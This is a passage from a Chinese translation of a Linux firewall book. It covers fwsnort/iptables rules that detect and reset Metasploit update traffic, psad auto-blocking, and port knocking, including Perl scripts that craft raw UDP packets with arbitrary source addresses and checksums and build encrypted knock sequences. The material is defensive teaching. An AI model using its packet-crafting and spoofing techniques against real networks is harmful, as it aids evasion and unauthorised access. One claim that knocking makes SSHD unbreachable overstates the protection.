Metasploit exploit DB update; classtype: misc-activity; rev: 1; FWS:1.0;" -j
LOG --log-ip-options --log-tcp-options --log-prefix "[1] REJ SID900001 ESTAB "
$IPTABLES -A FWSNORT_INPUT_ESTAB -p tcp --sport 443 -m string --string
"cacert@metasploit.com" --algo bm -j REJECT --reject-with tcp-reset
```

在防火墙上执行上面显示的fwsnort.sh脚本，它将使得iptables具备检测并拦截Metasploit更新的能力：

```
[iptablesfw]# /etc/fwsnort/fwsnort.sh
[+] Adding metasploit rules
    Rules added: 4
```

虽然我们确信iptables将不再允许与metasploit.com的Web服务器之间建立单独的SSL会话，但仍想在会话被关闭后建立持久的iptables拦截规则。为此，我们通过设置/etc/psad/psad.conf配置文件中的以下配置变量，去使用psad的自动拦截功能：

```
ENABLE_AUTO_IDS             Y;
AUTO_IDS_DANGER_LEVEL       4;
AUTO_BLOCK_TIMEOUT          3600;
ENABLE_AUTO_IDS_REGEX       Y;
AUTO_BLOCK_REGEX            ESTAB;
```

接下来需要让psad了解这个新的metasploit.rules文件。为此，我们在/etc/psad/snort_rule_dl文件中添加一个条目，将Snort规则ID 900001映射到危险级别4（使得AUTO_IDS_DANGER_LEVEL阈值将被Metasploit更新进程触发）：

```
[iptablesfw]# cp /etc/fwsnort/snort_rules/metasploit.rules /etc/psad/
snort_rules
[iptablesfw]# echo "900001    4;" >> /etc/psad/snort_rule_dl
[iptablesfw]# /etc/init.d/psad start
 * Starting psad...                                    [ ok ]
```

现在我们在int_scanner客户端系统上更新Metasploit漏洞攻击数据库的尝试失败了：

```
[int_scanner]$ cd framework-3.0
[int_scanner]$ svn update
svn: PROPFIND request failed on '/svn/framework3/tags/framework-3.0'
svn: PROPFIND of '/svn/framework3/tags/framework-3.0': SSL negotiation failed:
Connection reset by peer (https://metasploit.com)
```

我们将在iptables系统上看到如下信息被写入syslog。第一个信息表明fwsnort规则已使用TCP重置数据包丢弃了SSL会话。其余信息显示psad立即启用了针对metasploit.com IP地址216.75.15.231的拦截规则，该规则的持续时间为1h：

```
Jul 31 17:42:12 iptablesfw kernel: REJ SID900001 ESTABLISHED IN=eth0 OUT=eth1
SRC=216.75.15.231 DST=192.168.10.200 LEN=1500 TOS=0x00 PREC=0x00 TTL=47 ID=19762
DF PROTO=TCP SPT=443 DPT=38528 WINDOW=46 RES=0x00 ACK URGP=0
Jul 31 17:42:14 iptablesfw psad: src: 216.75.15.231 signature match: "Metasploit
exploit DB update" (sid: 900001) tcp port: 38528 fwsnort chain: FWSNORT_FORWARD_
ESTAB rule: 1
Jul 31 17:42:14 iptablesfw psad: scan detected: 216.75.15.231 -> 192.168.10.200
tcp: [38528] flags: ACK tcp pkts: 1 DL: 4
Jul 31 17:42:14 iptables psad: added iptables auto-block against 216.75.15.231
for 3600 seconds
```

说明 因为我们的Snort规则检测来自端口443的Metasploit SSL证书，所以psad看到的流量源地址是连接的服务器端而不是客户端。因此，iptables规则拦截的是metasploit.com的IP地址216.75.15.231而不是内部网络中的客户端IP地址192.168.10.200。psad即将推出的下一个版本将允许定义是要拦截与fwsnort日志信息关联的源IP地址还是目标IP地址。还可以通过检查上面syslog信息中的“scan detected”一行识别发起Metasploit更新的客户端。

我们将以一个来自psad的生动的电子邮件（下面显示了其完整的内容）来结束本章，它说明了Metasploit更新企图的详情：

```
From: root <root@cipherdyne.org>
Subject: [psad-alert] DL4 src: metasploit.com dst: int_scanner
To: mbr@cipherdyne.org
Date: Thu,31 Jul 2008 17:42:14-0400(EDT)

Jul
        Danger level: [4] (out of 5)
❶    Scanned TCP ports: [38528: 1 packets]
           TCP flags: [ACK: 1 packets]
❷      iptables chain: FWSNORT_FORWARD_ESTAB (prefix "REJ SID900001 ESTAB"),
                       1 packets
         fwsnort rule: 1
               Source: 216.75.15.231
❸                 DNS: metasploit.com
          Destination: 192.168.10.200
                 DNS: [No reverse dns info available]
    Syslog hostname: iptables
  Overall scan start: Thu Jul 31 17:42:13 2007
  Total email alerts: 1
  Complete TCP range: [53003]
    Syslog hostname: iptablesfw
       Global stats: chain:   interface:   TCP:   UDP:   ICMP:
                     INPUT    eth0         1     0      0
```

```
❹ [+] TCP scan signatures:
    "Metasploit exploit DB update"
        flags:     ACK
        content:   "cacert@metasploit.com"
        sid:       900001
        chain:     FWSNORT_FORWARD_ESTAB
        packets:   1
        classtype: misc-activity
❺ [+] whois Information:
OrgName:    California Regional Intranet, Inc.
OrgID:      CALI
Address:    8929A COMPLEX DRIVE
City:       SAN DIEGO
StateProv:  CA
PostalCode: 92123
Country:    US
ReferralServer: rwhois://rwhois.cari.net:4321
NetRange:   216.75.0.0 - 216.75.63.255
CIDR:       216.75.0.0/18
NetName:    CARI-4
NetHandle:  NET-216-75-0-0-1
Parent:     NET-216-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.ASPADMIN.COM
NameServer: NS2.ASPADMIN.COM
Comment:
RegDate:    2005-09-07
Updated:    2006-02-01
RTechHandle: IC63-ARIN
RTechName:   System Administration
RTechPhone:  +1-858-974-5080
RTechEmail:  sysadmin@cari.net
OrgTechHandle: SYSAD5-ARIN
OrgTechName:   sysadmin
OrgTechPhone:  +1-858-974-5080
OrgTechEmail:  sysadmin@cari.net
# ARIN WHOIS database, last updated 2006-10-28 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database


Found a referral to rwhois.cari.net:4321
%rwhois V-1.5:003fff:00 wi1.cari.net (by Network Solutions, Inc. V-1.5.9.5)
network:Auth-Area:216.75.0.0/18
network:Class-Name:network
network:ID:CARI-NET-37
network:Network-Name:CARI-NET-37
network:IP-Network:216.75.15.0/24
network:Org-Name:Complex Drive Business Internet
network:Street-Address:CA
network:City:San Diego
network:State:CA
network:Postal-Code:92123
```

```
network:Country-Code:USA
network:Tech-Contact:sysadmin@cari.net
network:Created:20060113
network:Updated-By:sysadmin@cari.net
%referral rwhois://root.rwhois.net:4321/auth-area=.
%ok
```

在上面列出的代码清单中，❶处捕获了TCP目的端口号38528，它是由内网的客户端系统选择的源端口号。❷处显示分配给fwsnort iptables规则的日志前缀，❸处是与IP地址216.75.15.231相关的反向DNS域名，❹处标明了匹配数据包的详情，包括应用层字符串cacert@metasploit.com。最后，与IP地址216.75.15.231相关的完整whois信息显示在❺处。

11.4 本章总结

拥有了来自Snort社区的能够有效实现攻击检测的签名后，fwsnort和psad项目可以使iptables防火墙成为能够检测并回应应用层攻击的系统。这实际上使得iptables变成一个基本的入侵防御系统，它具备了阻止攻击主机与本地系统上套接字绑定的进程或者与通过本地系统转发数据包的远程客户端或服务器进行交互的能力。第12章和第13章将讲述可以使用更有力的方式来阻止对服务器的攻击，即使用默认丢弃的数据包过滤和单数据包授权。

第12章

12 端口碰撞与单数据包授权

到目前为止，我在本书中讨论的都是如何使用各种iptables设施、psad和fwsnort来检测和阻止基于网络的攻击。本章所阐述的内容则明显和传统的网络访问和安全模型背道而驰。传统模型中数据包过滤器配置为允许访问网络服务，而应用程序的安全则留给了应用程序自身来处理，当然还有来自基于签名的入侵检测系统的（有限）帮助。而本章则是通过为一组受保护的服务将iptables部署为默认丢弃，同时将访问权只授予那些能够通过被动收集的信息向iptables证明其身份的客户端，这样就可以为任意的网络服务添加一层额外的安全性。

12.1 减少攻击面

本书是关于如何使用Netfilter和iptables中的设施来检测和响应基于网络的攻击，所以乍看起来，本章和下一章（涵盖SPA的fwknop实现）好像并不应该出现在本书中。但通过默认丢弃的数据包过滤策略保护的服务对任意客户端来说是不可访问的，除非数据包过滤器重新配置为允许该客户访问。这意味着唯一可能和这类服务建立会话的只能是那些被授权的客户，而这又意味着针对这些服务的攻击率和误报率都将下降。对于基于TCP协议的服务来说尤其如此，因为如今大多数的入侵检测系统都可以维护TCP会话状态以便过滤掉那些不属于已建立TCP会话的伪造攻击。

被这样IDS监控到的伪造攻击不会产生误报，而且试图通过已建立的TCP会话实施的真正攻击也将失败。因为在默认丢弃的数据包过滤策略下，会话根本无法成功建立。因此，端口碰撞和单数据包授权SPA将导致攻击网络服务手段的减少。我们将看到iptables提供的功能可以很容易地实现有效的端口碰撞和SPA系统。为像SSHD这样的服务增加这样一个额外的安全层意味着它将是安全的，不被入侵的。

12.2 零日攻击问题

通过过去几年人们对软件安全所付出的巨大努力，尤其是通过像OpenBSD和OpenSSH这样的

开源项目，新发现的漏洞数目应该是在不断地减少，但实际上在各种软件中发现的新漏洞[①]却在不断地增加，并没有减缓的迹象。

说明 Bugtraq、Full-disclosure和Vuln-dev邮件列表都相当活跃，它们提供了针对一些最新漏洞及其攻击技术的优秀技术资料和讨论。一些公司（如iDefense，见http://www.idefense.com）已开始采用基于漏洞跟踪的商业模型为用户提供漏洞早期预警服务。iDefense甚至为新的漏洞支付漏洞研究者费用以获得率先发布它们的权利。

大多数为客户开发的商业软件追求的都是利润最大化而非安全最大化。但随着各种引人瞩目的安全问题的出现，如网络钓鱼、间谍软件、身份盗用、特别是针对微软软件系统的破坏性蠕虫（如红色代码和SQL Slammer蠕虫），公司开始更加重视安全问题了。

从大型金融机构盗用个人资料等事件的发生也广泛提升了立法者对计算机和物理安全问题的关注。加利福尼亚州已立法要求如果敏感资料被第三方非法获取，公司需要通知消费者（更多信息见http://www.privacyrights.org/ar/ITLawsCA.htm）。

说明 我尽量避免评论那个几乎要成为宗教辩论的问题，即微软操作系统及其应用程序是否天生就比其他操作系统和软件安全性要差。但不管怎样，有一点是很清楚的：用流行而又易受攻击的微软系统构建的全球基础设施有着严重的安全缺陷。这为恶意软件创建了一个目标丰富的环境。

但究竟是什么使得计算机和软件在面对凶狠的攻击者时显得那么地脆弱？为什么安全漏洞是这么常见？为什么数十年前就证实的缓冲区溢出漏洞现在还在大量地出现？难道我们不应该早就解决了这个缺陷了吗？

与其为这些问题提供冗长的答案，并且将我们引向协议栈加固和内核态保护这样远离主题的技术，我不如只谈谈自己的几点看法。

首先，软件总是依赖于具体实现的，目前还没有一个机制可以严格地验证软件是否是安全的。任何实现中的缺陷都可能使理论上完善的软件设计遭受安全问题。

其次，请考虑OpenSSH项目（见http://www.openssh.org）。OpenSSH是由一些世界上最精明和最有安全意识的开发者编写的，但即便如此，它也有一些漏洞。这告诉我们编写没有缺陷的软件真的是很难，即使最好的安全开发人员也会犯错误。

① SecurityFocus在http://www.securityfocus.com/bid网址上维护了可以自由访问的有关安全漏洞的可搜索数据库。平均每天大约有50个新的漏洞被添加到这个数据库。

12.2.1　发现零日攻击

当有人首次发现某个软件安全漏洞并针对这个漏洞写出漏洞攻击程序时，所谓零日攻击就产生了。在一段时间内，这个人是世界上唯一知道这个漏洞的人，他面临一个选择：是控制自己不利用这个漏洞并通知软件厂商以便修复这个漏洞，还是为个人私利利用这个漏洞并且不通知任何人。后一种选择显然将对使用这个软件的用户构成巨大的威胁，而且被黑帽黑客和白帽黑客[①]发现的零日漏洞正与日俱增。

12.2.2　对基于签名的入侵检测的影响

下面是基于签名的入侵检测系统厂商所面对的一个有趣的问题：如何才能写出检测零日攻击的签名呢？如果不考虑一些销售部门夸大其词的说法，答案是这类漏洞攻击一般是无法检测的，因为只有发现这个漏洞的人才知道它的存在。要针对一个甚至不能加以描述的攻击编写相应的签名实在是太困难了。

但这并不意味着我们就什么也不能做了，Snort规则集中有一些签名就是用于检测当攻击者获得更高的特权后以可疑方式使用系统的企图。这使得Snort有时候可以检测到零日攻击的影响（即，当攻击者在获得访问权后实际地尝试使用被入侵系统）而不需要它检测攻击本身。例如，shellcode.rules文件中的规则用于查找在许多可公开获取的漏洞攻击中共享的shell代码。攻击者可能在其新的攻击中使用了其中一段shell代码（如建立反向shell）。代码重用不仅在软件开发的其他领域非常有用，对计算机地下活动[②]也是很有用的。通常用于检测可疑活动的规则还有Snort规则ID 1341和1342，它们用于查找企图通过HTTP会话执行gcc编译器的活动。如果Snort针对这些规则中的任何一条生成了警报，那么不管是否有Web服务器遭受了零日攻击的入侵，由于目标系统正处于可疑的工作方式中，所以该警报表明系统可能已经遭受了漏洞攻击。

零日漏洞问题还衍生出一类新的安全技术厂商，他们开发网络异常检测系统——检测计算机网络中异常行为的产品。这些产品的目标是在攻击者成功入侵系统之后检测攻击者通过网络使用系统的行为。但值得提醒读者的是：直到撰写本书的时候，我还没有看到任何一家厂商以一种明确有效的方式给出异常构成的定义。

问题在于网络展现了令人难以置信的异质性，这使得我们很难区分正常的行为和异常的行

① 黑帽和白帽是黑客规范用语，黑帽黑客指藐视法律，做事不考虑任何约束的反面黑客，一旦发现漏洞他们往往会私下传播利用，而不是向社会公布。白帽黑客指一旦发现漏洞首先通知厂商的正面黑客，在厂商发布修复补丁之前，他们不会公布漏洞。——译者注

② 这里的计算机地下活动指的是黑客行为，因为黑客及其行为在网络上永远是非主流的、地下的现象。——译者注

为。人们对这一领域（包括网络和个人主机）做了大量的研究工作，也产生了一些优秀的论文[①]。尽管商界和学术界都在积极寻找解决方案以减轻对未知漏洞的攻击所造成的影响，但到目前为止，人们还没有找到通用的解决方案。

12.2.3 纵深防御

现在我们已对网络服务中潜在漏洞的危险性有所了解，可以致力于应用纵深防御的原则来维护系统安全。纵深防御（我们在前面章节中讨论使用iptables加强IDS基础设施时提到过它）要求系统的安全应通过分层部署多个防御机制来加强。本章讨论的两个技术端口碰撞和SPA正好属于该主题。

12.3 端口碰撞

2003年，被称为端口碰撞的杰出概念被引入到安全社区，这个概念首先由Martin Krzywinski在其发表在SysAdmin杂志上的一篇文章中提出[②]。端口碰撞通过关闭端口实现认证数据的通信，它允许通过使用配置为默认丢弃的数据包过滤器来保护SSHD这样的服务。任何想要与被默认丢弃数据包过滤器保护的服务进行连接的客户端都必须首先证明自己拥有正确的端口碰撞序列。如果客户端产生了正确的碰撞序列（如以正确的顺序连接到序列中的每一个端口），那么数据包过滤器将临时进行重新配置，以便允许发送该序列的IP地址在一段时间内连接到受保护的服务。

通常情况下，端口碰撞系统通过监控防火墙日志或使用原始数据包捕获机制（如libpcap）收集来自端口碰撞客户端的碰撞序列。我们将在后面看到iptables的日志信息很适合用来提供必要的端口碰撞序列数据。我们还将看到尽管端口碰撞是一个重要的技术和引入注目的创新（即通过使用默认丢弃策略的数据包过滤器来保护服务），但被称为SPA的相关技术不仅提供了与端口碰撞相同的好处，它还消除了端口碰撞的许多局限性。不过首先，我们来了解一些端口碰撞的背景知识。

端口碰撞很快获得了成功，在安全社区陆续涌现出了众所周知的近30个端口碰撞方案实现，其中每一个实现对端口碰撞概念都提供了略有不同的实现方法。例如，cd00r和portkey使用TCP SYN数据包传输端口碰撞序列，而Tumbler则使用数据包有效载荷来发送散列认证数据（端口碰撞方案的更多例子见http://www.portknocking.org）。我们将在后面看到端口碰撞并没有禁止使用数

① 例如，“UNIX进程的自我意识”（A Sense of Self for UNIX Processes，Steven A. Hofmeyr，1996 IEEE学报）通过检查在正常情况下和受攻击情况下Sendmail和lpr所产生的系统调用序列来找出统计上的离群者。你可以通过http://www.cs.unm.edu/~immsec/publications/ieee-sp-96-unix.pdf#search=%22a%20sense%20of%20self%20for%20processes%22下载该论文。

② Martin Krzywinski，“端口碰撞：通过关闭端口实现网络认证”（Port Knocking: Network Authentication Across Closed Ports），SysAdmin 12 (2003): 12-17。

据包有效载荷（不仅仅使用数据包首部）来发送认证数据。使用这种实现方式，我们仍然可以隐藏一个服务的任务在使用默认丢弃策略的数据包过滤器后完成。

端口碰撞序列既可以是共享的、不加密的端口组合，也可以是使用如Rijndael这样的对称加密算法加密过的端口组合[①]（这些方案的细节可以在后面的12.3.2节和12.3.3节中找到）。

在图12-1显示的网络图中，端口碰撞客户端向运行着iptables防火墙和端口碰撞服务器的Linux系统发送端口碰撞序列。因为端口碰撞从不使用双向通信（如建立TCP连接所需的三路握手），所以端口碰撞序列可以被伪造。这使得端口碰撞序列可以来自任意的IP地址，而被碰撞服务器允许连接到受保护服务的实际源IP地址则被编码进序列中。例如，你可以伪造序列来自源IP地址22.1.1.1并且将它发送到运行着碰撞服务器的IP地址33.2.2.2，而你想要建立连接的真正源IP地址其实是207.44.10.34。通过将地址207.44.10.34编码进序列，碰撞服务器将授予真正的源IP地址而不是伪造的源IP地址22.1.1.1访问权。而只有在序列被加密的情况下，将真正的源IP地址包括进端口碰撞序列才有实际的意义，因为恶意的第三方将无法拦截伪造的序列，并且很容易地知道真正的连接来自哪里。虽然这在图12-1中表现的并不是很清楚，而我们要认识到的是客户端系统在与iptables系统建立SSH连接之前生成了端口碰撞序列。




图12-1　端口碰撞网络

12.3.1　挫败 Nmap 和目标识别阶段

端口碰撞序列可以由端口碰撞服务器通过被动监控网络来获取。例如，通过监控防火墙日志文件或在像libpcap这样的数据包捕获机制的帮助下嗅探接口。使用端口碰撞系统的最终结果是使得服务对于那些不能监控你网络流量的人不可见，即使Nmap也不能看到受默认丢弃数据包过滤器保护的服务。无论攻击者是否拥有零日漏洞攻击都没有什么区别[②]。

① “一组加密的端口”是指端口序列定义了一个字节值的序列，这个序列本身被用作加密算法的输入，由此产生一个新的字节值序列以对应一组新的端口号。通过本章后面的讲解，这一概念将变得更加清楚。

② 如果端口碰撞服务器或它所依赖的任何函数库（如libpcap）有漏洞，那么攻击者可能仍然可以侵入已部署了端口碰撞方案的系统。但发现这样一个系统要比仅通过Nmap来扫描那些高兴地显示其存在性的脆弱服务要难得多。

12.3.2 共享的端口碰撞序列

共享的端口碰撞序列是由端口碰撞客户端和服务器约定的有序端口组合。当这个序列在网络中出现时，使用默认丢弃策略的数据包过滤器将重新配置，以便允许发送该序列的IP地址访问特定的端口。例如，为了能够访问运行在TCP端口22上的SSHD，客户端需要首先依次发送SYN数据包到TCP端口5005、5008、1002和1050。如果这样的碰撞序列被发送到iptables防火墙，而且该防火墙被配置为记录发往关闭端口的数据包，那么记录的序列如下所示（目的端口号和TCP SYN标记以粗体显示）：

```
[root@iptables ~]# tail -f /var/log/messages
 Oct 30 21:39:38 iptables kernel: DROP IN=eth1 OUT=
MAC=00:13:46:3a:41:4b:00:a0:cc:28:42:5a:08:00 SRC=134.X.X.X DST=144.X.X.X
LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=8662 DF PROTO=TCP SPT=47024 DPT=5005
WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A34FA576F0000000001030302)
 Oct 30 21:39:41 iptables kernel: DROP IN=eth1 OUT=
MAC=00:13:46:3a:41:4b:00:a0:cc:28:42:5a:08:00 SRC=134.X.X.X DST=144.X.X.X
LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=57989 DF PROTO=TCP SPT=59255 DPT=5008
WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A34FA6213000000001030302)
 Oct 30 21:39:48 iptables kernel: DROP IN=eth1 OUT=
MAC=00:13:46:3a:41:4b:00:a0:cc:28:42:5a:08:00 SRC=134.X.X.X DST=144.X.X.X
LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=61110 DF PROTO=TCP SPT=45344 DPT=1002
WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A34FA7CE70000000001030302)
 Oct 30 21:39:54 iptables kernel: DROP IN=eth1 OUT=
MAC=00:13:46:3a:41:4b:00:a0:cc:28:42:5a:08:00 SRC=134.X.X.X DST=144.X.X.X
LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=18165 DF PROTO=TCP SPT=49371 DPT=1050
WINDOW=5840 RES=0x00 SYN URGP=0 OPT (020405B40402080A34FA967C0000000001030302)
```

一旦端口碰撞服务器从/var/log/messages文件中监控到该端口碰撞序列，iptables将被重新配置以临时允许发送该序列的IP地址对SSHD服务的访问。

端口碰撞序列除了使用TCP、UDP和ICMP协议以外，它还可以使用其他因特网协议，它甚至还可以同时使用这3个协议来建立序列，比如说，序列可以通过如下方式组成：TCP/10001，UDP/2300，ICMP回显请求，TCP/6005，UDP/3000。

说明 *在端口碰撞序列中包括ICMP数据包有点违反端口碰撞的定义，因为ICMP没有“端口”的概念。但这并不算很严重的过错，因为端口碰撞实际上是在数据包首部中编码信息，并没有任何规定禁止在序列中使用ICMP。*

事实上，TCP或UDP首部中除了端口字段以外的其他字段也可以用于在端口碰撞序列中编码额外的信息。例如，端口碰撞客户端可以将UDP首部中16位宽的校验和字段手工设置为预定值，端口碰撞服务器将被设置为只接受校验和匹配该预定值的UDP数据包作为序列的一部分。代码清单12-1显示了Perl代码片段，它允许用户针对一个任意的UDP端口设置UDP首部中的校验和字段为一个自己提供的十六进制值。

说明　该脚本可在http://www.cipherdyne.org/LinuxFirewalls上获得。你需要安装CPAN提供的Net::RawIP Perl模块来运行它（见http://search.cpan.org/~skolychev/Net-RawIP- 0.2/RawIP.pm）。

从协议的角度来看，手工定义校验和值几乎是无效的，精明的观察员可能会在网络流量中注意到它。一些以太网嗅探器如Wireshark（见http://www.wireshark.org）将自动使用数据包首部和数据来验证校验和值，并在不一致时警告用户。Netfilter（2.6内核以上）也可以在其连接跟踪系统中验证校验和值。

代码清单12-1　UDP手工构造校验和脚本

```
$ cat craft_udp_checksum.pl
#!/usr/bin/perl -w

use Net::RawIP;
use strict;

my $src  = $ARGV[0] || &usage();
my $dst  = $ARGV[1] || &usage();
my $port = $ARGV[2] || &usage();
my $sum  = $ARGV[3] || 0;

$sum = hex $sum;

my $raw_udp = new Net::RawIP({
    ip => {
        saddr => $src,
        daddr => $dst
    },
    udp =>{}
);

$raw_udp->set({
    ip  => {
        saddr => $src,
        daddr => $dst
    },
    udp => {
        source => 30401,
        dest   => $port,
        check  => $sum
    },
});

printf "[+] Sending UDP packet $src -> $dst ($port) with checksum %x\n",
    $sum;
$raw_udp->send();

exit 0;
```

```
sub usage() {
    die "[*] $0 <src> <dst> <port> <checksum>";
}
```

如果以如下方式执行上面的脚本并使用以太网嗅探器监控UDP数据包，你就可以清楚地看到通过命令行提供的手工构造的校验和0xdeed（以粗体显示）：

```
# ./craft_udp_checksum.pl 192.168.10.3 192.168.10.1 5005 deed
#  tcpdump -i eth1 -l -nn -s 0 -X port 5005
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
02:21:46.652478 IP 192.168.10.3.30401 > 192.168.10.1.5005: UDP, length 0
     0x0000:  4510 001c 0000 4000 4011 a56c c0a8 0a03  E.....@.@..l....
     0x0010:  c0a8 0a01 76c1 138d 0008 deed 0000 0000  ....v...........
     0x0020:  0000 0000 0000 0000 0000 0000 0000       ..............
```

12.3.3 加密的端口碰撞序列

端口碰撞序列可以使用对称加密算法加密，如使用NIST（National Institute of Standard and Technology，美国国家标准与技术研究所）为美国高级加密标准选择的Rijndael加密算法。这为端口碰撞序列引入了一个强大的加密层，而只需付出相关密钥管理的轻微代价。

将尽可能多的信息编码进加密的端口碰撞序列将有利于防止窥视。我们最起码需要将允许通过数据包过滤器的源IP地址以及协议和端口号编码进加密的有效载荷，并应注意以下几点：

- IP地址是32位无符号整数，它可以用4个8位值表示，如187.23.1.4。
- IP号是8位值，例如，1（ICMP），6（TCP）或17（UDP）。
- 端口号是16位无符号短整数，它可以用2个8位值表示，例如，6000 = (0x17<<8) | 0x70

为了按顺序表示IP地址、协议和端口号，我们需要7个字节的信息。如果想要端口碰撞服务器授予IP地址207.44.10.34访问TCP端口22的权力，那么我们需要对字节序6，22，207，44，10和34进行加密，或者对0x06，0x16，0xcf，0x2c，0x10和0x22进行加密。

因为Rijndael加密算法的最小区块大小为16个字节，所以必须填充剩余的9个字节。我们将使用其中8个字节作为用户名，最后1个字节作为最低限度的校验和值。我将使用自己的账号mbr或等价的十六进制字节：0x6d，0x62，0x72（根据需要填充5个字节的零）作为用户名。

最后，我们将所有值的总和对256取模计算出校验和：

```
(0x06 + 0x16 + 0xcf + 0x2c + 0x10 + 0x22 + 0x6d + 0x62 + 0x72) % 256 = 0x96
```

因此，不加密的端口碰撞序列如下所示：

```
0x06  (TCP)
0x00  (Port 22 upper bits)
0x16  (Port 22 lower bits)
```

```
0xcf  (207)
0x2c  (44)
0x10  (10)
0x22  (34)
0x6d  (m)
0x62  (b)
0x72  (r)
0x00  (repeated five times)
0x96
```

我们并不想把端口碰撞数据包发送到TCP端口22或任何其他众所周知的端口，因为这些端口很有可能正在提供服务，如果让端口碰撞服务器在它的计算中包括这类流量，这将为它增加不必要的计算负担。因为碰撞序列中的每个字节都可以表示为一个单字节的信息（0到255），所以我们将指定从64400到64655的端口范围作为碰撞序列的端口范围。也就是说，我们将为加密序列中的每个端口值加上64400。最终的序列由下面的Perl程序生成，它使用了Rijndael加密算法和密钥knockingtest：

代码清单12-2　加密端口碰撞序列的样本

```
$ cat enc_knock.pl
#!/usr/bin/perl -w

use Crypt::CBC;
use strict;

my @clearvals = (0x06, 0x00, 0x16, 0xcf, 0x2c, 0x10, 0x22, 0x6d,
    0x62, 0x72, 0x00, 0x00, 0x00, 0x00, 0x00, 0x96);

my $key = 'knockingtest';
$key .= '0' while length $key < 32;

my $cipher = Crypt::CBC->new({
    'key'    => $key,
    'cipher' => 'Rijndael',
    'header' => 'none',
    'iv'     => 'testinitvectorab',
    'literal_key' => 1,
});

my $cleartext = '';

$cleartext .= chr($_) for @clearvals;

my $ciphertext = $cipher->encrypt($cleartext);
my @arr = split //, $ciphertext;
print 64400 + ord($_), ',' for @arr;
print "\n";

exit 0;
```

```
$ ./enc_knock.pl
64591,64613,64641,64614,64434,64436,64514,64620,64498,64401,64482,64631,64565,
64440,64482,64643,64624,64561,64471,64462,64426,64493,64413,64476,64423,64484,
64457,64567,64623,64548,64599,64495
```

说明 代码清单12-2中enc_knock.pl脚本的输出需要通过网络发送才能成为真正的端口碰撞序列。这里的脚本只是用来说明加密的端口碰撞序列是如何生成的。enc_knock.pl脚本可以通过http://www.cipherdyne.org/LinuxFirewalls下载。

12.3.4 端口碰撞的架构限制

虽然端口碰撞可以为那些可能包含未发现安全漏洞的网络服务提供一层额外的保护，但端口碰撞架构的一些特性使得它有点脆弱，不能适应企业级部署的要求。这些限制源于使用数据包首部而不是使用应用层有效载荷作为数据传输机制。正如我们很快将讲述的，SPA（在12.4节中讨论）解决了传统的端口碰撞实现中的许多限制。

1. 序列重放问题

如今世界遭受着安全威胁，我们应假设所有的流量在穿越网络时都在被未知的第三方监控。固守这一观点将为我们提供充分的动机来确保敏感信息（如信用卡号码）只以加密方式进行网络传输。

对于端口碰撞来说，因为没有应用层数据与之相关，所以看起来似乎没有理由拦截端口碰撞序列。

但端口碰撞的目的是通过网络传输足够的信息使得接收者能够推断出数据包过滤器应临时重新配置，并授予通过碰撞序列证明其身份的IP地址访问权。如果攻击者可以在端口碰撞序列穿越网络时拦截它，那么稍后攻击者就可以很容易地发送相同的碰撞序列给同一个目标。这被称为重放攻击，因为攻击者通过对目标重放碰撞序列来试图获取与合法端口碰撞客户端一样的访问权。由于端口碰撞只使用数据包首部，所以很难在端口碰撞序列中加入足够的变化来阻止重放攻击。

有些端口碰撞实现使用散列函数的连续迭代（类似于S/Key认证，它由RFC 1760定义）来阻止重放攻击，但这些方法要求客户端和服务器都要保存一些状态信息。此外，我们也可以在每次获得访问权限之后简单地改变共享的端口碰撞序列或用于每个加密序列的解密密码，但这显得非常繁琐，而且不适用于有大量用户的情况（我们将在12.4节中讲述一种更好的方法来阻止重放攻击）。

2. 最小数据传输率

因为TCP和UDP首部中的端口字段是16位宽，如果假设在其碰撞序列中端口碰撞实现只使用每个数据包中的目的端口号，那么每个数据包只能传输2个字节的信息。此外，因为端口碰撞并

不像TCP那样有可靠的按序交付和数据包重传机制（端口碰撞是严格单向传输的），所以不能简单地将完整的端口碰撞序列放入网络而不在相继发送的数据包之间增加时间延迟。我们需要使用时间延迟来维持端口碰撞序列的正确顺序，因为数据包可能通过不同的路由路径到达目标系统——其中一些路径可能比另一些路径要慢。

虽然并不存在适用于所有网络的最佳时间延迟（事实上，如果端口碰撞序列中的一个成员丢失了，那么整个序列都需要重传），但半秒钟的延时应是一个较好的初始值。

因此，对于使用对称密码加密的有着128位区块大小（这是Rijndael加密算法的最小区块长度，正如在本章前面提到的那样）的端口碰撞序列来说，我们最少需要8个数据包的长度（128位÷每个数据包16位 = 8个数据包）。在数据包之间增加半秒钟的延时意味着传输该序列就需要4秒钟，如果需要发送更多的数据，每两个数据包就需要增加1秒钟的延时。正是这个漫长的传输时间使得构建包含较多字节的端口碰撞序列变得不那么实用。

说明　因为端口碰撞的数据传输能力非常有限，所以使用非对称加密算法来加密端口碰撞序列是不可行的。即使简单地使用GnuPG和2048位的Elgamal密钥来加密10字节长的信息也将产生数百个字节的加密信息。

3. 碰撞序列和端口扫描

正如在第3章中所讨论的，端口扫描涉及到在很短的时间内对目标系统上的多个端口进行一系列的连接。当在线检查这类数据包时，端口碰撞序列明显符合这个定义，虽然端口扫描和碰撞序列的目标完全不同。而且麻烦的是任何监视端口扫描的入侵检测系统都不能区分这两类行为，它将为两者生成警报，而这些警报可能会给那些使用端口碰撞来向远程服务验证其身份的用户带来不受欢迎的注意。

